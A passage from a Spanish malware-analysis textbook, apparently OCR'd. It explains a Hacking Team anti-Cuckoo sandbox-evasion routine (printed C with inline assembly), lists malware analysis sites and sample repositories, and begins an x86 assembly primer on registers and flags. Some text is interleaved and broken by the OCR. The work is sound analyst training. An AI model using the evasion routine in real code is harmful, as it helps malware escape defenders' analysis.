Los desarrolladores de malwares de Hacking Team han utilizado un truco bastante más técnico para identificar si su malware se ejecuta en *Cuckoo Sandbox*. He aquí la sección de código:

Este código reemplaza el valor de fs:`[0x44]` por un valor falso (fake value). ¿Cuál es el objetivo de esta maniobra?

```
VOID AntiCuckoo()
{
        LPDWORD pOld, pFake;
        pFake = (LPDWORD) malloc(4096*100);
```

El objetivo es

```
        memset(pFake, 1, 4096*100);
        __asm
        {
                mov eax, fs:[0x44]          // save old value
                mov pOld, eax
                mov eax, pFake              // replace with fake value
                mov fs:[0x44], eax
        }
        // this will not be logged nor executed.
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) Sleep, (LPVOID)
1000, 0, NULL);
        __asm
        {
                mov eax, pOld           // restore old value,
                                        // not reached if cuckoo
                mov fs:[0x44], eax
        }
        free(pFake);
}
```

simple: `fs:[0x44]` es una dirección donde *Cuckoo* almacena la información correspondiente a su funcionamiento interno. Borrando este valor, los desarrolladores de malware hacen creer a *Cuckoo* que ya está analizando el binario, cuando no es el caso. Esto permite evitar que *Cuckoo*analice el comportamiento del binario en cuestión. Este valor puede identificarse en el código fuente de *Cuckoo*:

```
// this number can be changed if required to do so
#define TLS_HOOK_INFO 0x44
```

5. Conclusión

Cuckoo Sandbox permite obtener resultados de calidad acerca del comportamiento de un binario. Además, esta herramienta está en constante evolución. Como hemos visto, esta solución no funciona en todos los casos: ciertos malwares intentan detectar si se ejecutan en máquinas virtuales. De ser así, interrumpen su ejecución mediante un `exit()` o un crash; en este caso, el análisis se detiene y el resultado está vacío. No permite tampoco comprender el algoritmo de las funciones de codificación o de cifrado presentes en un malware. Para comprender estas funciones, es necesario utilizar otros métodos que se explicarán más adelante en este libro.

Recursos en Internet relativos a los malwares

1. Introducción

Existen muchos sitios de Internet que ofrecen ayuda para el análisis de malwares. Podríamos clasificarlos en tres categorías:

- Sitios que realizan análisis en línea.
- Sitios que presentan análisis técnicos.
- Bases de datos de malwares.


2. Sitios que permiten realizar análisis en línea


Existen muchos sitios que permiten realizar este tipo de trabajo; he aquí algunos de ellos:

- http://www.virustotal.com

  Este sitio permite comprobar archivos binarios sobre 43 antivirus del mercado. Una vez realizado el análisis, se muestra un informe con el número de antivirus que han detectado un malware.

He aquí un ejemplo de detección ejecutado sobre el malware Stuxnet:






AVG	Rootkit.Pakes.AE	20120317
BitDefender	Win32.Worm.Stuxnet.A	20120318


Este malware se detecta en 38 de los 43 antivirus. Esta herramienta es muy potente, pero es importante destacar que los archivos enviados a VirusTotal pueden compartirse con sus socios o fabricantes de antivirus. Se desaconseja, por este motivo, enviar archivos confidenciales o privados.

- https://malwr.com

  Este sitio permite comprobar en línea un archivo en *Cuckoo Sandbox*. Permite obtener resultados de pruebas realizadas por otros usuarios de este sitio:



Para realizar un análisis, hay que ir al menú **Submit** y seleccionar el archivo binario que se desea enviar. Se generará un informe pasados unos pocos minutos del envío:



Como con VirusTotal, los archivos enviados a este sitio pueden compartirse. Se desaconseja utilizar este sitio para analizar documentos confidenciales o privados. Para este tipo de archivos, se recomienda utilizar directamente *Cuckoo* de manera local sobre su propio puesto de trabajo.

Como ocurre con el sitio anterior, se desaconseja enviar archivos confidenciales o privados.

- http://www.document-analyzer.net/

  Este sitio es una versión en línea de la sandbox Joe Sandbox. Permite controlar los ejecutables y también archivos PDF y documentos de Office. Es posible realizar análisis privados que no se compartirán con otros usuarios (aunque los análisis estarán disponibles, evidentemente, para los administradores del sitio).

3. Sitios que presentan análisis técnicos

Existen sitios que explican análisis de malwares o técnicas de análisis. Estos sitios proporcionan generalmente análisis del tipo *reverse engineering* que se presentarán en el siguiente capítulo.


- http://fumalwareanalysis.blogspot.com.es/

  Este blog lo mantiene Dr Fu y proporciona decenas de artículos sobre el análisis de malwares y las técnicas de reverse engineering. El nivel técnico de los artículos es progresivo y permite

  formarse convenientemente en el análisis de malwares:

- http://tuts4you.com/

  Este sitio agrupa una comunidad de personas apasionadas por el reverse engineering. Contiene mucha documentación relativa a los packers, los trucos para iniciarse en las técnicas de reverse engineering... Dispone también de un foro muy activo:



- https://malware.lu/articles/

  Malware.lu es un sitio que proporciona un apartado **Articles** donde se exponen análisis de malwares. Ciertos análisis incluyen un archivo *.idb* (formato de IDA Pro) que permite seguir los análisis más fácilmente.

- http://www.r00ted.com

  Este sitio es mi sitio web personal. Agrupa todos mis artículos, mis publicaciones y las conferencias que he realizado desde 2012.

4. Sitios que permiten descargar samples de malwares

Para poder analizar ciertos malwares, existen sitios que permiten descargar samples. Con objeto de evitar que estos malwares circulen a sus anchas, los administradores de este tipo de sitios no permiten descargar libremente los samples. Para poder descargarlos, es necesario enviar un correo electrónico al administrador del sitio a fin de que cree una cuenta en la plataforma.

- http://contagiodump.blogspot.com.es/

  Contagio es un blog que contiene samples de malwares que afectan principalmente a la plataforma Android de Google. Los archivos que contienen samples están protegidos por una contraseña. Basta con enviar un correo electrónico al administrador del sitio para que nos indique la contraseña.

- http://openmalware.org/

  Open Malware (originalmente conocido como Offensive Computing) es la mayor base de datos de samples gratuita. Contiene más de 4 millones de malwares. Para poder descargar los samples, hay que solicitar una cuenta de usuario por correo electrónico al administrador del sitio. El sitio proporciona un motor de búsqueda por hash y también según el nombre del malware.

- http://www.malware.lu/

  Malware.lu contiene una base de datos de más de 4 millones de samples. Para acceder a esta base de datos, hay que pedir también una cuenta de usuario por correo electrónico al administrador del sitio. Este sitio limita el número de descargas a 15 por día. Dispone también de una API que permite subir samples, comprobar su existencia en la base de datos o descargarlos. Es posible buscar un malware por su hash, su nombre, y también por el tipo de archivo o el packer.

- http://virusshare.com/

  VirusShare proporciona algo más de un millón de samples para descargar. También es necesario solicitar la creación de una cuenta al administrador del sitio en Internet.

- http://malwaredb.malekal.com/

  Malekal es un foro de cooperación informática. Contiene una base de datos pública y gratuita. Es una fuente de muestras de malwares muy interesante. En la actualidad cuenta con más de 40.000 archivos accesibles.

Introducción

1. Presentación

La técnica de reverse engineering (o ingeniería inversa en español) consiste en estudiar un objeto (en nuestro caso un malware) para comprender su funcionamiento. Dado que los malwares no se difunden con su código fuente y que no es posible encontrar códigos de malwares desarrollados en C o en C++, es necesario utilizar técnicas de reverse engineering para estudiar su funcionamiento interno. En nuestro caso, el análisis estudiará el código en ensamblador del malware, función tras función.

Este código en ensamblador está disponible desensamblando el archivo binario. El código en ensamblador no es tan fácil de leer como el código fuente; en efecto, se trata de un lenguaje de bajo nivel que manipula directamente instrucciones CPU y la memoria física.

Vamos a estudiar principalmente el ensamblador x86 (de 32 bits), si bien una pequeña sección presentará las

principales diferencias entre el x86 y el x64 (de 64 bits) desde el punto de vista de la ingeniería inversa. En la actualidad, el 80 % de malwares están compilados en 32 bits, para poder impactar en el mayor número de máquinas posible (los sistemas Windows de 64 bits soportan los archivos binarios en 32 bits, pero a la inversa no es cierto).

La ingeniería inversa puede traducirse por el análisis del código máquina de un programa para comprender su funcionamiento.

Este capítulo explicará cómo leer e interpretar el ensamblador, las herramientas que se utilizan para ayudar en el análisis, así como trucos para facilitarlo.

2. Legislación

En muchos países, las técnicas de reverse engineering están reguladas por las leyes. Se pueden hacer muchos usos de esta disciplina:

- Espionaje industrial: ciertas empresas utilizan las técnicas de reverse engineering para comprender los productos desarrollados por sus competidores y robar su conocimiento.
- Destrucción de protección anticopia: algunas personas utilizan estas técnicas para poder copiar videojuegos o copiar música bajo la protección de un sistema anticopia (DRM, *Digital Rights Management*).
- Interoperabilidad: los desarrolladores utilizan las técnicas de reverse engineering para reescribir tareas que permitan utilizar los productos sobre otras plataformas diferentes a la soportada por el fabricante (es el caso de muchos drivers en Linux).

Esta lista no es, evidentemente, exhaustiva, aunque permite comprender que esta técnica puede utilizarse para buenos o malos propósitos.

El uso de las técnicas de reverse engineering para analizar malwares se ha convertido en una práctica perfectamente legal. He aquí un extracto del artículo en castellano correspondiente a nuestro caso (Artículo 96 de la ley de propiedad intelectual): «La protección prevista en la presente Ley se aplicará a cualquier forma de expresión de un programa de ordenador (…) salvo aquellas creadas con el fin de ocasionar efectos nocivos a un sistema informático».

Ensamblador x86

1. Registros

El x86 es una arquitectura de procesador que utiliza principalmente registros de 32 bits para almacenar información. Cada registro contiene un número codificado en 32 bits, aunque este número puede verse como dos números de 16 bits o 4 números de 8 bits. Para mejorar su comprensión, vamos a ilustrar este punto con un ejemplo.

El número hexadecimal 0xC0DEBA5E es un entero de 32 bits. En efecto, puede representarse por los siguientes 32 bits:

Hexadecimal	C	0	D	E	B	A	5	E
Binario	1100	0000	1101	1110	1011	1010	0101	1110

Puede verse como dos enteros de 16 bits, 0xC0DE y 0xBA5E, o como cuatro enteros de 8 bits, 0xC0, 0xDE, 0xBA y 0x5E. Es importante habituarse a realizar este pequeño ejercicio, pues el ensamblador hace a menudo un uso abusivo de estas distintas representaciones.


Para facilitar la explicación, se utilizan habitualmente términos específicos para distinguir estos números de distintos tamaños: un byte es un número de 8 bits; una palabra es un número de 16 bits, es decir, 2 bytes; un double es un número de 32 bits, es decir, dos palabras o 4 bytes.

Las arquitecturas x86 presentan principalmente 16 registros diferentes que se dividen en cinco tipos: registros generales, registros de índice, registros de punteros, registros de segmentos y por último los registros de estado o banderas (*flags* en inglés).

Registros generales

Existen cuatro registros de este tipo: EAX, EBX, ECX y EDX.

Estos registros suman 32 bits, pero se descomponen tal y como se ha explicado antes, y pueden utilizarse de manera más corta. En este caso, su notación cambia. He aquí un ejemplo para EAX:



Las cifras debajo de la ruta corresponden a los bits del registro. La E presente al inicio de cada registro corresponde a Extended. Los 32 bits son una especie de extensión de los 16 bits, de modo que los registros mantienen los mismos nombres agregando una E delante.

Como anécdota diremos que estas notaciones bárbaras provienen de las primeras arquitecturas de 8 bits, que incluían 4 registros generales: A, B, C y D. Con la aparición de las máquinas de 16 bits, se utilizaba la notación AX, BX, CX y DX, donde la X significaba *eXtended*. Cada uno de estos registros se descomponía en dos registros de 8 bits: Low para la parte inferior y High para la parte superior; de ahí las notaciones AL y AH. Cuando se pasó a una arquitectura de 32 bits, se utilizó el mismo mecanismo agregando una E de Extended como prefijo de todos estos registros, siendo coherentes con las notaciones anteriores.


Generalmente, estos registros tienen un uso específico. Sin embargo, preste atención, pues este uso puede modificarse y dejaría de ser válido.

El registro EAX se utiliza para realizar cálculos. El registro EBX se utiliza a menudo para acceder a los arrays. El registro ECX se utiliza a menudo como contador para ejecutar bucles. EDX se utiliza como extensión de EAX para almacenar información de forma virtual.

Registros de índice

Existen dos registros de índice: EDI y ESI.

Estos registros utilizan 32 bits, aunque pueden utilizarse también de manera más corta. He aquí un ejemplo para EDI:




Las cifras por debajo representan el número de bits.

Estos registros se utilizan por lo general para manipular cadenas de caracteres o copias en memoria; la D de EDI significa Destination y la S de ESI significa Source. De este modo, cuando se realiza una copia en memoria podemos observar a menudo que EDI representa el puntero hacia la zona de memoria de destino y ESI representa el puntero hacia la zona de memoria de origen. Cabe destacar que, si bien los compiladores respetan a menudo esta convención, no siempre ocurre así.

Registros de punteros

Existen tres registros de punteros: EBP, ESP y EIP.

Estos registros pueden utilizarse también de manera más corta. He aquí un ejemplo para el registro EBP:



Las cifras representan los bits del registro. Estos registros son registros particulares. He aquí el uso de cada uno de ellos:

- El registro EBP contiene una dirección sobre la base de la pila, es decir, el límite entre los argumentos y las variables locales. Este registro permite acceder, generalmente, a los datos apilados en memoria (en la *stack* o pila). EBP permite recuperar datos en memoria.
- El registro ESP contiene la dirección en curso de la parte superior de la pila. Este puntero designa la zona de la pila donde se copiarán los datos para ponerlos en memoria (sobre la *stack* o pila). ESP permite almacenar datos en memoria.
- El registro EIP contiene la dirección de las instrucciones que se han de ejecutar.

Estos registros se utilizan de manera implícita y generalmente no se pueden modificar desde las funcionalidades del programa.

Registros de segmentos

Existen seis registros de segmentos: CS, DS, ES, FS, GS, SS.

Estos registros miden 16 bits.

Registro de estado o banderas

Este registro se llama EFLAGS y mide 32 bits.

Estas banderas (o *flags*) valen 1 o 0 en función del estado de una operación. He aquí los esquemas del contenido de este registro:

Bit	Nombre de la bandera
0	CF (*Carry Flag*)
1	1
2	PF (*Parity Flag*)
3	0
4	AF (*Auxiliary carry Flag*)
5	0
6	ZF (*Zero Flag*)
7	SF (*Sign Flag*)
8	TF (*Task Flag*)
9	IF (*Interrupt Flag*)
10	DF (*Direction Flag*)
11	OF (*Overflow Flag*)
12	IOPL (*I/O Privilege Level*)
13	
14	NT (*Nested Task*)
15	0
16	RF (*Resume Flag*)
17	VM (*Virtual 8086 Mode*)
18	AC (*Alignement Check*)

Estas bandeas se

Bit	Nombre de la bandera
19	VIF (*Virtual Interrupt Flag*)
20	VIP (*Virtual Interrupt Pending*)
21	ID (*Identification Flag*)
22	0
23	0
24	0
25	0

26	0
27	0
28	0
29	0
30	0

configuran automáticamente tras ejecutar ciertas operaciones. La bandera más interesante es la Zero Flag, que permite saber si una operación ha devuelto 0. En ese caso vale 1. Permite gestionar las condiciones que se describen más adelante en este capítulo.

2. Instrucciones y operaciones

La sintaxis presentada en este libro es la de Intel, aunque existe otra sintaxis, la de AT&T. No dude en comprobar la configuración de las herramientas utilizadas para verificar que la sintaxis se corresponde efectivamente con aquella a la que estamos habituados. Las instrucciones, en ensamblador, son las acciones que se han de realizar. Por cada acción del procesador, se ejecuta una instrucción. He aquí el prototipo de las instrucciones en ensamblador x86:

```
instruction(opcode)   destination, source
```

La instrucción (u opcode) está seguida de cero, una o dos «opciones». Cuando una «opción» contiene corchetes (**[ ]**), quiere decir que el valor no es la cifra entre corchetes, sino que se encuentra en la dirección de memoria correspondiente a este valor.

Los registros contienen valores que son bits (1 o 0). Para manipular estos bits, se han implementado operaciones lógicas.

En primer lugar, existen tres operaciones lógicas básicas: el O lógico (OR), el Y lógico (AND) y el NO lógico (NOT).

OR

En el caso de un O lógico, los bits se suman sin superar 1 en ningún caso, evidentemente. El O lógico se denota mediante el signo +.

He aquí la tabla de S=A+B

A	B	S
0	0	0
0	1	1
1	0	1
1	1	1

He aquí un ejemplo en ensamblador:

```
or eax,1
```

Esta instrucción ejecuta un O lógico entre el valor del registro EAX y 1. El resultado se almacena en EAX.

AND

